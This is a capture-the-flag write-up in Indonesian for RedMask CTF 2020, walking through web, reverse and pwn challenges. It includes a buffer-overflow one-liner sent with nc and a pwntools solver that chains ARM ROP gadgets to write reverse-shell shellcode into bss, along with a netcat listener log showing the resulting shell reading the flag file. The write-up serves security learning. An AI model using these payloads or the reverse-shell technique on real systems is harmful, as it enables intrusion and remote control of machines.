

RedMask CTF 2020



aimyon

hide

muwa

abejads

Web: F4st

Diberikan challenge sebagai berikut.

Challenge 53 Solves ×

F4st
300

Do You F4st Post PHP ?

Website : <http://202.148.27.84:4004/>

Format Flag : redmask{flag}

Submit

Ketika dibuka didapatkan tampilan seperti berikut.

← → ↻ ⚠ Not secure | 202.148.27.84:4004

Fast Cmon Bro, Gaaaa!

Submit

Dari deskripsi, kita diharuskan untuk melakukan POST dengan cepat di parameter redmask. Tebakan kami, kita diharuskan melakukan POST secara cepat dan banyak, sehingga kami membuat script untuk melakukannya. Namun saat dijalankan muncul seperti ini.

```
aimer@labrary:~/Downloads/redmask$ python3 fast.py
{'Date': 'Sat, 05 Dec 2020 18:53:33 GMT', 'Server': 'Apache/2.4.7 (Ubuntu)', 'X-Powered-By': 'PHP/5.5.9-1ubuntu4.14', 'Set-Cookie': 'PHPSESSID=5b13eqqtieec8hjf9lash7dr26; path=/, Expires: Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Control': 'no-store, no-cache, must-revalidate, post-check=0, pre-check=0', 'Pragma': 'no-cache', 'Hint': 'Decode([Get-flag]) as [RedMask] as fast, and then get flag', 'Get-flag': 'eENLQXpCaEZEQ2R1N242QQ==', 'Vary': 'Accept-Encoding', 'Content-Encoding': 'gzip', 'Content-Length': '125', 'Keep-Alive': 'timeout=5, max=100', 'Connection': 'Keep-Alive', 'Content-Type': 'text/html'}
```

Kita harus melakukan decode base64 terhadap response Get-flag secara cepat untuk mendapatkan flag. Jadi kami memperbarui script kami sebagai berikut.

```

import requests
import base64

url = "http://202.148.27.84:4004/index.php"
s = requests.Session()
r = s.get(url)
while True:
    print(r.headers)
    isi = r.headers["Get-flag"]
    res = base64.b64decode(isi)
    has = s.post("http://202.148.27.84:4004/index.php", data={'RedMask': res, 'type': 'text'})
    print(has.content)
    break

```

Ketika dijalankan didapatkan flag.

```

aimer@labrary:~/Downloads/redmask$ python3 fast.py
{'Date': 'Sat, 05 Dec 2020 18:59:12 GMT', 'Server': 'Apache/2.4.7 (Ubuntu)', 'X-Powered-By':
'PHP/5.5.9-1ubuntu4.14', 'Set-Cookie': 'PHPSESSID=m99b1rsvmr0riid3m6ukm3pm6; path=/', 'Expir
es': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Cache-Control': 'no-store, no-cache, must-revalidate,
post-check=0, pre-check=0', 'Pragma': 'no-cache', 'Hint': 'Decode([Get-flag]) as [RedMask] as
fast, and then get flag', 'Get-flag': 'aDB0WnlydFBSTW4wU3Fmdg==', 'Vary': 'Accept-Encoding',
'Content-Encoding': 'gzip', 'Content-Length': '125', 'Keep-Alive': 'timeout=5, max=100', 'Co
nnection': 'Keep-Alive', 'Content-Type': 'text/html'}
b'Flag : redmask{Holm3ss_F4st_MissiOn}'

```

Flag: redmask{Holm3ss_F4st_MissiOn}

Web: phpDonk

Diberikan challenge sebagai berikut.

Challenge
27 Solves

phpDonk

300

Do You Love PHP Language ?


Website : <http://202.148.27.84/phpDonk/>

Format Flag : redmask{flag}

Flag
Submit

Ketika dibuka terdapat tampilan submit password. Awalnya kami mengira challenge ini tentang fungsi strcmp yang fragile terhadap type casting berupa array/list, namun salah. Lalu kami membaca writeup dari challenge MD5 Games 1 dari HackDatKiwi CTF 2017


(https://github.com/bl4de/ctf/blob/master/2017/HackDatKiwi_CTF_2017/md5games1/md5games1.md) yang merupakan md5 comparison. Lalu kami mencoba menginputkan **0e215962017**, dan hasilnya



Flag: redmask{Holm3s_lov3_PHP}

Web: Wtube

Diberikan challenge sebagai berikut.




Awalnya kami mengira terdapat celah IDOR pada saat konfirmasi email, namun tidak bisa karena membutuhkan parameter signature yang berubah-ubah. Kita diharuskan mengundang 15 orang untuk mendapatkan flag. Langsung gas aja cara lurus tanpa neko-neko merefer ke alamat email kita.



Flag: redmask{beaware_for_allowing_email_alias}

Reverse: holm3s

Diberikan challenge sebagai berikut.



Diberikan sebuah file ELF 32-bit not stripped. Pertama kami mencoba command strings terhadap file tersebut dan memeriksanya, hasilnya didapatkan flag

```
redmask{5Jyfdzi0vP8}  
redmask{q7wxdXnw3XV}  
redmask{aEg0dVKkJVI}  
redmask{DvsFkoHoq12}  
redmask{RN12agHLVXI}  
redmask{Holm3s_Simpl3_st1ngZZZZZ}  
redmask{dm1Y9G5zqYz}  
redmask{kLoTmfGbrze}  
redmask{jIzFYdQ4Lb4}  
redmask{NjnMfwtXgh0}
```

Flag: redmask{Holm3s_Simpl3_st1ngZZZZZ}

Pwn: Home Sherlock

Diberikan challenge sebagai berikut.

Solving problem

Challenge

40 Solves

×

Home Sherlock

300

This Home Sherlock, Please check on the server

nc 202.148.27.84 3452

Format Flag : redmask{flag}

home

Flag

Submit

```
muwa00@kodak ~/pitfall/redmask/home_sherlock
$ python2 -c 'print "A"*20+"\x1b\x22\x00\x00"' | nc 202.148.27.84 3452
Home Sherlock Holmes 0xc0221b?buf: AAAAAAAAAAAAAAAAAAAAAA
val: 0x00c0221b
redmask{Holm3ss_B4k3rStr3TT}
```

Flag: redmask{Holm3ss_B4k3rStr3TT}

Pwn: BabyARM

Diberikan challenge sebagai berikut.

Challenge

4 Solves

×

BabyARM

972

nc 202.148.27.84 20002

Tambahan (15.54 WIB) tidak ada curl, nc, wget pada server

Author: circleous

main

Flag

Submit

program berarsitektur arm, untuk bisa mendebug dan menjalankan program bisa menggunakan device raspberry atau menggunakan virtual env seperti qemu.

terdapat 2 fungsi utama pada program, yaitu fungsi `sym@sice` dan `sym@vuln`. berikut decompile dari fungsi `sym@sice` :

```
----
void sym.sice(void)
{
    int32_t iVar1;

    iVar1 = *(int32_t *)0x1045c + 0x1042e;
    sym.setvbuf((int16_t)**(undefined4 **)(iVar1 + *(int32_t *)0x10460), (char *)0x0, 2, 0);
    sym.setvbuf((int16_t)**(undefined4 **)(iVar1 + *(int32_t *)0x10464), (char *)0x0, 2, 0);
    sym.system("date +%s");
    return;
}
----
```

bisa dilihat diatas bahwa fungsi `system` mirip seperti pada arch x86.

decompile dari fungsi `sym@vuln` :

```
----
void sym.vuln(void)
{
    int16_t arg2;
    int16_t arg2_00;
    int16_t arg2_01;
    int16_t arg3;
    undefined auStack40 [32];

    arg3 = (int16_t)**(undefined4 **)(*(int32_t *)0x104a4 + 0x10478 + *(int32_t *)0x104a8);
    sym.fgets(auStack40, 0x1000, arg3);
    sym.__libc_close(0, arg2, arg3);
    sym.__libc_close(1, arg2_00, arg3);
    sym.__libc_close(2, arg2_01, arg3);
    return;
}
----
```

ada alokasi var stack dengan size 32 byte dan fungsi `fgets` yang membaca input hingga 4096 byte. bug kali ini buffer overflow namun setelah `fgets` file descriptor 0, 1, 2 ditutup dengan fungsi seperti "`close()`;" pada bahasa c.

secara singkat, fd tersebut berfungsi :

```
fd 0 = stdin
fd 1 = stdout
fd 2 = stderr
```

jadi karna fd tadi diclose, kita tidak dapat memberikan input/output pada program. program dicompile secara static jadi kita dapat dengan mudah melakukan rop dengan gadget yang ada.

saya sempat membuat poc yg dapat membuka kembali fd 0 yg berfungsi sebagai input dan digunakan untuk membaca file lokal lalu menaruhnya pada segment bss, namun tidak bisa membuka fd 1 yang berfungsi sebagai output.

lalu langkah kedua saya ingat bahwa challenge ini mirip sekali dengan "`ezrop revenge`" di hacktoday 2019 final dan dengan author yang sama pula. jadi problem fd yg diclose ini kita dapat menggunakan shellcode "`socketcall system`" dan dijadikan reverse shell, plus pada segment bss saat saya lihat di debugger memiliki flag `rxwp` yang berarti value pada segment itu dapat dieksekusi dengan shellcode.

jadi langkah eksploitasinya :

- 1.) rop untuk menulis value shellcode ke segment bss (seperti `mov ptr ???, ???` pada x86)
- 2.) redirect eksekusi ke address bss
- 3.) buat listener, win

- referensi build env (qemu)

<https://hydrasky.com/linux/create-debug-environment-for-arm-architecture-on-intel-processor/>

- referensi eksploitasi

<https://reversingpwn.wordpress.com/2018/05/10/return-oriented-programming-di-arm/> (arm rop)

<https://circleous.github.io/posts/hacktoday-2019-final-pwn/> (bypass close)

Solver in python:

```
from pwn import *

bss_addr = 0x00073e80+0x1000
#p = remote('202.148.27.84', 20002)
p = process(['/usr/sbin/qemu-arm-static', './babyarm'])
host = b''.join([p8(int(x)) for x in '127.0.0.1'.split('.')])
port = p16(1337)[::-1]

# http://shell-storm.org/shellcode/files/shellcode-821.php
shellcode =
b"\x01\x10\x8F\xE2\x11\xFF\x2F\xE1\x02\x20\x01\x21\x92\x1a\x0f\x02\x19\x37\x
01\xdf\x06\x1c\x08\xa1\x10\x22\x02\x37\x01\xdf\x3f\x27\x02\x21\x30\x1c\x01\x
df\x01\x39\xfb\xd5\x05\xa0\x92\x1a\x05\xb4\x69\x46\x0b\x27\x01\xdf\xc0\x46\x
02\x00%s%s\x2f\x62\x69\x6e\x2f\x73\x68\x00" % (port, host)
payload = b''.join([
    b'A'*(0x20+4),

    # shellcode to bss
    p32(0x000103f9), # pop {r4, pc};
    p32(bss_addr+(4*0)),
    p32(0x00014c29), # pop {r3, pc};
    shellcode[(4*0):(4*1)],
])

for i in range(1, 18):
    payload += b''.join([
        p32(0x0001a37d), # str r3, [r4]; pop {r4, pc};
        p32(bss_addr+(4*i)),
        p32(0x00014c29), # pop {r3, pc};
        shellcode[(4*i):(4*(i+1))],
    ])

payload += b''.join([
    p32(0x0001a37d), # str r3, [r4]; pop {r4, pc};
    b'X'*4,
    p32(bss_addr)
])

print(p.recv(11))
```

```
root@server:~# nc -lvp 1337
listening on [any] 1337 ...
^C
root@server:~# nc -lvp 1337
listening on [any] 1337 ...
: inverse host lookup failed: Unknown host
connect to [ ] from (UNKNOWN) [ ] 48046
cat /home/ctf/flag.txt
redmask{br0ther_in_arm_pwn}
```

Flag:
redmask{br0ther_in_arm_pwn}